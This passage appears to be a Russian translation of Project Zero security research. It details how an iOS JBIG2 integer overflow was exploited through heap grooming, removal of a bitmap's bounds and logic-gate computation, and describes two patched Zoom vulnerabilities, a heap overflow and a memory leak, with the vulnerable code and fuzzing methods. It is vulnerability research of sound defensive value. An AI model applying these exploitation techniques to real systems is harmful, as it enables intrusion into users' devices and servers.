На `JBIG2Segments` можно ссылаться по номеру сегмента, а векторный тип `GList` хранит указатели на все `JBIG2Segments`. Для поиска по номеру `GList` просматривается последовательно.

Уязвимость

Уязвимость — классическое целочисленное переполнение при объединении ссылочных сегментов:

```
Guint numSyms; // (1)
numSyms = 0;
for (i = 0; i < nRefSegs; ++i) {
  if ((seg = findSegment(refSegs[i]))) {
    if (seg->getType() == jbig2SegSymbolDict) {
      numSyms += ((JBIG2SymbolDict *)seg)->getSize(); // (2)
    } else if (seg->getType() == jbig2SegCodeTable) {
      codeTables->append(seg);
    }
  } else {
    error(errSyntaxError, getPos(),
          "Invalid segment reference in JBIG2 text region");
    delete codeTables;
    return;
  }
}

// get the symbol bitmaps
syms = (JBIG2Bitmap **)gmallocn(numSyms, sizeof(JBIG2Bitmap *)); // (3)
kk = 0;
for (i = 0; i < nRefSegs; ++i) {
  if ((seg = findSegment(refSegs[i]))) {
    if (seg->getType() == jbig2SegSymbolDict) {
      symbolDict = (JBIG2SymbolDict *)seg;
      for (k = 0; k < symbolDict->getSize(); ++k) {
        syms[kk++] = symbolDict->getBitmap(k); // (4)
      }
    }
  }
}
```


`numSyms` — 32-разрядное целое, объявленное в точке (1). Тщательно подобранные ссылочные сегменты позволяют повторному сложению в (2) переполнить `numSyms` до небольшого контролируемого значения.

Это меньшее значение используется как размер выделения кучи в (3), поэтому `syms` указывает на слишком маленький буфер.

Во внутреннем цикле (4) указатели `JBIG2Bitmap` записываются в слишком маленький буфер `syms`.

Без дополнительного трюка цикл записал бы в слишком маленький буфер `syms` более 32 ГБ данных и наверняка вызвал сбой. Чтобы избежать его, куча подготавливается так, что первые несколько записей за концом `syms` повреждают базовый буфер `GList`. Этот `GList` хранит все известные сегменты, а функция `findSegments` сопоставляет номера из `refSegs` с указателями `JBIG2Segment`. Переполнение заменяет указатели `JBIG2Segment` внутри `GList` указателями `JBIG2Bitmap` в точке (4).

Удобно, что `JBIG2Bitmap` наследуется от `JBIG2Segment`, поэтому виртуальный вызов `seg->getType()` успешен даже на устройствах с Pointer Authentication, выполняющей слабую проверку типов виртуальных вызовов. Но возвращённый тип уже не равен `jbig2SegSymbolDict`, поэтому дальнейшие записи в (4) не выполняются, ограничивая масштаб повреждения памяти.




Упрощённая компоновка памяти при переполнении кучи: слишком маленький буфер расположен ниже базового буфера GList и объекта JBIG2Bitmap.

Безграничное снятие границ

Сразу за повреждённым `GList` сегментов атакующий размещает объект `JBIG2Bitmap`, представляющий текущую страницу — место, куда выводятся текущие команды рисования.

`JBIG2Bitmaps` — простые оболочки базового буфера, хранящие его ширину и высоту в битах, а также значение `line`, определяющее число байтов каждой строки.




Компоновка памяти JBIG2Bitmap с полями segnum, w, h и line, повреждаемыми при переполнении.

Тщательная организация `refSegs` позволяет остановить переполнение после записи ровно трёх дополнительных указателей `JBIG2Bitmap` за концом буфера `GList`. Это перезаписывает указатель vtable и первые четыре поля `JBIG2Bitmap` текущей страницы. Из-за устройства адресного пространства iOS эти указатели с высокой вероятностью находятся во вторых 4 ГБ виртуальной памяти между `0x100000000` и `0x1fffffff`. Всё оборудование iOS использует little-endian, поэтому поля `w` и `line`, вероятно, получают `0x1` — старшую половину указателя `JBIG2Bitmap`, — а `segNum` и `h` заменяются младшей половиной, довольно случайным значением между `0x100000` и `0xffffffff`, зависящим от компоновки кучи и ASLR.

В результате целевая страница `JBIG2Bitmap` получает для `h` неизвестное, но очень большое значение. Это значение `h` применяется для проверки границ и должно отражать выделенный размер базового буфера страницы, поэтому холст рисования фактически «лишается границ». Последующие команды сегментов JBIG2 могут читать и записывать память за исходными пределами буфера.

Подготовка кучи также помещает базовый буфер текущей страницы непосредственно перед слишком маленьким `syms`, благодаря чему после снятия границ `JBIG2Bitmap` может читать и изменять собственные поля:



Компоновка памяти показывает, как лишённый границ базовый буфер bitmap может ссылаться на JBIG2Bitmap и изменять его поля, поскольку объект расположен в памяти после буфера.


Отрисовывая 4-байтовые bitmap по правильным координатам холста, можно записывать во все поля страницы `JBIG2Bitmap`, а тщательно подобранные новые значения `w`, `h` и `line` позволяют писать по произвольным смещениям от базового буфера.

Теперь возможна и запись по произвольным абсолютным адресам памяти, если известны их смещения от буфера страницы. Но как вычислить эти смещения? До сих пор эксплойт развивался подобно «каноническому» эксплойту скриптового языка, где JavaScript мог бы дать безграничный объект `ArrayBuffer` с доступом к памяти. Однако там атакующий выполняет произвольный JavaScript, очевидно способный вычислять смещения и выполнять любые расчёты. Как сделать это в однопроходном парсере изображений?

А мой другой формат сжатия полон по Тьюрингу!

Как упоминалось ранее, последовательность шагов уточнения JBIG2 очень гибкая. Они могут ссылаться на выходной bitmap и ранее созданные сегменты, а выводить результат — на текущую страницу или в сегмент. Тщательно формируя контекстно-зависимую часть уточняющей распаковки, можно создать последовательности сегментов, где действуют только логические операторы комбинирования.

На практике это позволяет применять AND, OR, XOR и XNOR между областями памяти по произвольным смещениям от базового буфера текущей страницы `JBIG2Bitmap`. А поскольку его границы сняты, логические операции выполняются по произвольным смещениям вне границ:




Компоновка памяти показывает применение логических операторов вне границ.

При доведении подхода до крайности всё становится по-настоящему интересно. Что, если вместо прямоугольников размером с глиф работать с отдельными битами?

Теперь на вход можно подать последовательность команд сегментов JBIG2, реализующую логические побитовые операции над страницей. Поскольку буфер страницы лишён границ, они могут работать с произвольной памятью.

Небольшие расчёты на бумаге убеждают, что одних доступных AND, OR, XOR и XNOR достаточно для вычисления любой вычислимой функции. Простейшее доказательство: логический NOT

создаётся XOR с 1, а добавленный перед ним AND формирует NAND:



Вентиль AND подключён к одному входу XOR, а другой вход XOR соединён с константой 1, образуя NAND.

NAND — пример универсального логического вентиля, из которого можно построить все остальные и схему, вычисляющую любую вычислимую функцию.

Практические схемы

У JBIG2 нет скриптовых возможностей, но в сочетании с уязвимостью он способен эмулировать схемы из произвольных логических вентилей, работающих с произвольной памятью. Почему бы не построить собственную компьютерную архитектуру и не программировать её? Именно это делает эксплойт. Более 70 000 команд сегментов задают логические побитовые операции, образующие небольшую архитектуру с регистрами, полным 64-разрядным сумматором и компаратором для поиска в памяти и арифметики. Она не так быстра, как JavaScript, но фундаментально эквивалентна ему по вычислительной мощности.

Начальные операции эксплойта выхода из песочницы написаны для выполнения в этой логической схеме, и всё работает в странной эмулируемой среде, созданной одним проходом распаковки потока JBIG2. Это невероятно и одновременно довольно страшно.

В будущей статье, работа над которой сейчас завершается, мы подробно рассмотрим выход из песочницы `IMTranscoderAgent`.

Пристальный взгляд на zero-click эксплойты Zoom

Автор: Натали Сильванович, Project Zero

Zoom — платформа видеоконференций, популярность которой выросла во время пандемии. В других исследованных мной системах один пользователь начинает вызов, а остальные должны сразу принять или отклонить его; конференции Zoom обычно планируются заранее, и участники присоединяются по приглашению из электронной почты. Раньше я не ставила анализ Zoom в приоритет, полагая, что любая атака на клиент потребует от пользователя нескольких кликов. Однако недавно на Pwn2Own продемонстрировали zero-click атаку на Windows-клиент Zoom, показав наличие полностью удалённой поверхности атаки. Ниже описано моё исследование Zoom.

В результате Zoom были сообщены две уязвимости. Переполнение буфера затрагивало клиенты и MMR-серверы, а утечка информации была полезна атакующим только на MMR. Обе ошибки исправили 24 ноября 2021 года.

Обзор поверхности атаки Zoom

Основная функция Zoom — многопользовательские конференции, называемые meetings, с аудио, видео, демонстрацией экрана и текстовыми сообщениями. Присоединиться можно несколькими способами. Zoom предлагает полнофункциональные устанавливаемые клиенты для Windows, Mac, Linux, Android и iPhone. Можно открыть ссылку в браузере, но тогда доступно меньше возможностей. Наконец, по указанному в приглашении номеру можно дозвониться с тонового телефона, получив лишь аудиопоток. Исследование сосредоточено на клиентском ПО Zoom, поскольку остальные способы используют существующие функции устройств.

Помимо конференций клиенты поддерживают другие способы связи, доступные Zoom Contacts. Zoom Contact — пользователь, которого другой добавил через интерфейс Zoom; прежде чем они станут контактами, требуется согласие обоих. После этого можно обмениваться сообщениями вне конференций и создавать каналы для постоянных групповых обсуждений. Если один контакт организует встречу, он может пригласить другого подобно телефонному звонку: тот немедленно получит уведомление и сможет присоединиться одним кликом. Эти функции образуют zero-click поверхность Zoom. Она доступна лишь атакующим, убедившим цель принять их как контакт. Аналогично meetings входят в one-click поверхность только для Zoom Contacts; остальным требуется несколько кликов.

Впрочем, настойчивому атакующему, вероятно, нетрудно убедить цель присоединиться даже с несколькими кликами, а способы применения Zoom некоторыми организациями создают интересные сценарии. Многие группы проводят публичные конференции; платная функция Webinar позволяет большим группам незнакомых участников присоединяться к односторонней видеотрансляции. Атакующий может войти в открытую встречу и выбрать целью других участников. Zoom также передаёт аудио и видео через сервер, а сквозное шифрование по умолчанию отключено. Компрометация серверов Zoom способна дать доступ к данным конференций.

Сообщения Zoom

Я начала с zero-click поверхности. При загрузке Linux-клиента в IDA оказалось, что значительная часть связи с сервером идёт по XMPP. Строки бинарного файла показали использование

библиотеки gloox для разбора XMPP. Я фаззила её AFL и другими фаззерами с обратной связью по покрытию, но уязвимостей не нашла. Затем я изучила применение данных XMPP в Zoom.

Трафик XMPP, по-видимому, передавался через SSL, поэтому по строкам журналирования я нашла в бинарном файле `SSL_write` и перехватила функцию посредством Frida. Вывод содержал множество stanza XMPP и другой сетевой трафик, анализ которых позволил определить назначение XMPP. Он используется почти для всей связи клиентов вне meetings, включая сообщения и каналы, а также для сигнализации — установки вызова — когда один Zoom Contact приглашает другого.

Некоторое время я разбиралась, как клиент обрабатывает XMPP: например, как из stanza извлекается и отображается текстовое сообщение. Несмотря на многочисленные строки журналирования, это было трудно, и в итоге я попросила коллегу Неда Уильямсона помочь найти символы клиента. Он обнаружил их в нескольких старых версиях Android Zoom SDK. Им около пяти лет, и они дают неполное представление, поскольку содержат лишь часть библиотек, но чрезвычайно помогли понять использование XMPP.

Определяемые приложением теги добавляются в парсер gloox расширением класса `StanzaExtension` и реализацией метода `newInstance`, задающего преобразование тега в объект C++. Разобранные stanza обрабатываются классом `MessageHandler`. Разработчики расширяют его и реализуют `handleMessage`, выполняющий функции приложения на основе содержимого stanza. Обработка XMPP в Zoom находится в большой функции `CXmppIMSession::handleMessage`, служащей входом для большинства функций сообщений и вызовов. Последний этап обработки многих тегов расположен в классе `ns_zoom_messager::CZoomMMXmppWrapper` с многочисленными методами, начинающимися на «On» и обрабатывающими конкретные события. Я долго анализировала эти пути, но ошибок не нашла. Любопытно, что после завершения исследования Тейс Алкемаде и Даан Койпер опубликовали разбор своей ошибки Pwn2Own именно в этой области.

Обработка RTP

Затем я исследовала обработку аудио и видео. Как и все другие анализировавшиеся мной системы видеоконференций, Zoom передаёт эти данные по Real-time Transport Protocol (RTP). Судя по строкам Linux-клиента, для аудио используется ветвь WebRTC. Я уже много изучала эту библиотеку в предыдущих статьях, поэтому не стала продолжать. Для видео Zoom самостоятельно обрабатывает RTP и использует собственный кодек Zealot (`libzlt`).

Анализируя Linux-клиент в IDA, я нашла предполагаемую входную точку видео RTP и фаззила её через afl-qemu. Возникло несколько сбоев, преимущественно при обработке расширений RTP. Я пыталась изменить отправляемый клиентом RTP, чтобы воспроизвести ошибки, но другое устройство его не получало; вероятно, сервер фильтровал данные. Обойти это сквозным шифрованием не удалось, поскольку Zoom, как и большинство реализаций RTP, шифрует только содержимое пакетов, но не заголовки.

Чтобы разобраться в фильтрации, я решила развернуть Zoom On-Premises Deployment, позволяющий клиентам устанавливать локальные серверы для обработки конференций организации. Потребовалась сложная настройка, и я обратилась за помощью к Zoom Security Team. Команда помогла запустить систему, и я очень ценю её вклад.

On-Premises Deployment состоит из двух узлов: controller и Multimedia Router (MMR). Анализ трафика показал, что MMR передаёт аудио и видео между клиентами. Загрузив процесс MMR в IDA, я нашла обработку RTP: сервер действительно разбирает расширения в логике

перенаправления, правильно проверяет их и отбрасывает некорректные пакеты.

Код RTP на MMR отличался от клиентского, поэтому я настроила фаззинг сервера. Это было трудно: код находился в бинарном файле MMR, собранном не как перемещаемый. Я не могла загрузить его как библиотеку и вызывать конкретные смещения, как обычно делаю с закрытыми бинарными файлами. Вместо этого скомпилировала собственную перемещаемую заглушку, вызывавшую нужную функцию и определявшую `fopen`, а затем загружала её через `LD_PRELOAD` при запуске MMR. При первом вызове `fopen` управление получал мой код и мог вызвать фаззируемую функцию.

У подхода много недостатков: заглушка не принимает параметры командной строки, выполнение довольно медленное, а многие средства фаззинга не учитывают `LD_PRELOAD` цели. Тем не менее я смогла фаззить с покрытием через превосходный DrSanCov Матеуша Юрчика, но без результатов.

Обработка пакетов

При анализе RTP я заметила, что клиенты Zoom и MMR обрабатывают много пакетов, не похожих ни на RTP, ни на XMPP. В SDK с символами одна библиотека выполняла множество операций сериализации: `libssb_sdk.so`. В ней есть большое количество классов с одинаково объявленными методами `load_from` и `save_to`, поэтому, вероятно, все они реализуют один виртуальный класс.

Один из параметров `load_from` — объект `msg_db_t`, реализующий буфер для чтения разных типов данных. Десериализация выполняется методами `load_from`, читающими данные из `msg_db_t`, а сериализация — `save_to`, записывающими в него.

Перехватив несколько `save_to` через Frida и сопоставив вывод с данными `SSL_write`, я установила, что эти классы входят в удалённую поверхность атаки Zoom. В нескольких `load_from` присутствовал код, похожий на следующий фрагмент из `ssb::conf_send_msg_req::load_from`.

```
ssb::i_stream_t<ssb::msg_db_t, ssb::bytes_convertor>::operator>>(
    msg_db, &this->str_len, consume_bytes, error_out);
str_len = this->str_len;
if (str_len) {
  mem = operator new[](str_len);
  out_len = 0;
  this->str_mem = mem;
  ssb::i_stream_t<ssb::msg_db_t, ssb::bytes_convertor>::
      read_str_with_len(msg_db, mem, &out_len);
}
```

`read_str_with_len` определена так:

```
int __fastcall ssb::i_stream_t<ssb::msg_db_t, ssb::bytes_convertor>::
read_str_with_len(msg_db_t* msg, signed __int8 *mem,
                  unsigned int *len) {
  if (!msg->invalid) {
    ssb::i_stream_t<ssb::msg_db_t, ssb::bytes_convertor>::
        operator>>(msg, len, (int)len, 0);
    if (!msg->invalid) {
      if (*len)
        ssb::i_stream_t<ssb::msg_db_t, ssb::bytes_convertor>::
            read(msg, mem, *len, 0);
    }
  }
  return msg;
}
```

Строковый буфер выделяется по длине, прочитанной из `msg_db_t`, но затем оттуда читается вторая длина и используется для самой строки. Если атакующий управляет содержимым `msg_db_t`, он задаёт размер выделенного буфера и перезаписывает его данными любой длины до

ограничения `0x1FFF` байт, не показанного выше.

Я проверила ошибку, перехватив `SSL_write` через Frida и отправив некорректный пакет; это вызывало сбой клиента на нескольких платформах. Уязвимость получила номер CVE-2021-34423 и была исправлена 24 ноября 2021 года.

В коде MMR я заметила присутствие `ssb::conf_send_msg_req::load_from`, класса с уязвимостью. Поскольку MMR перенаправляет трафик конференции между клиентами, логично, что он тоже десериализует этот тип. Анализ показал, что класс разбирается только во время Zoom Webinars. Я приобрела лицензию Webinar и смогла аварийно завершить собственный MMR таким пакетом. Тестировать подобную уязвимость на публичных серверах Zoom я не стала, но весьма вероятно, что там находился тот же код.

Продолжая изучать десериализацию, я заметила, что все объекты содержат необязательное поле `ssb::dyna_para_table_t`: таблицу свойств, позволяющую включать map строк имён к variant-объектам. Варианты представлены структурой `ssb::variant_t`:

```
struct variant {
  char type;
  short length;
  var_data data;
};

union var_data {
  char i8;
  char* i8_ptr;
  short i16;
  short* i16_ptr;
  int i32;
  int* i32_ptr;
  long long i64;
  long long i64*;
};
```

Поле `type` соответствует ширине данных variant: 1 для 8 бит, 2 для 16, 3 для 32 и 4 для 64. `length` определяет, является ли variant массивом, и задаёт его длину. Если поле `length` равно нулю, это не массив, и из поля data согласно типу читается число. При любом другом значении поле data преобразуется в указатель и читается массив заданного размера.

Сразу возникло опасение путаницы типов. Число могло быть принято за указатель массива, позволяя атакующему создать variant с заданным указателем. Но клиент и MMR очень строго проверяют типы вариантов, используемых как массивы. Возможен и обратный случай: указатель принимается за число. Тогда при возврате значения атакующему можно определить адрес контролируемого буфера. Я нашла в MMR несколько мест, где указатель так преобразуется в число и журналируется, но ни одного, где атакующий получает неверно приведённое значение. Наконец, при обработке массивов обнаружились места, где варианты байтовых массивов превращаются в строки без проверки нулевого терминатора. Такая строка может включить содержимое неинициализированной памяти.

Обычно пакеты одного пользователя MMR сразу пересылает другим без десериализации. Для некоторых ошибок это полезно: именно так упомянутая CVE-2021-34423 достигает клиента. Но утечка в variants должна произойти на сервере. Клиент десериализует входной пакет для локального использования, и даже содержащая чувствительные данные строка вряд ли уйдёт с устройства. MMR же специально передаёт сведения между пользователями, поэтому десериализованная строка с заметной вероятностью будет отправлена другому участнику либо наблюдаемым образом изменит поведение сервера. Я искала способ заставить сервер десериализовать variant и преобразовать его в строку. Когда пользователь входит в Zoom через браузер, тот не умеет обрабатывать сериализованные пакеты, поэтому MMR должен преобразовать их в строки для доступа через веб-запросы. Действительно, после удаления

нулевого терминатора из variant `user_name` значение превращалось в строку и отправлялось браузеру как отображаемое имя.

Уязвимость получила номер CVE-2021-34424 и была исправлена 24 ноября 2021 года. Я проверила её на собственном и публичном MMR Zoom: в обоих случаях возвращались данные указателей.

Попытка эксплуатации

Я пыталась эксплуатировать локальный MMR этими уязвимостями. Отдельные части сработали, но собрать эксплойт не удалось. Сначала я изучала создание независимого от Zoom клиента для запуска каждой ошибки, однако аутентификация выглядела сложной, а символов этой части не было. Подозревая очень большие затраты времени, я отказалась от пути и анализировала эксплуатируемость, вызывая ошибки из Linux-клиента с Frida.

Сначала я исследовала влияние повреждения кучи на процесс MMR. Серверы работают на CentOS 7 с современной glibc heap, поэтому heap unlinking не казался перспективным. Вместо этого я рассмотрела перезапись vtable объекта C++ в куче.

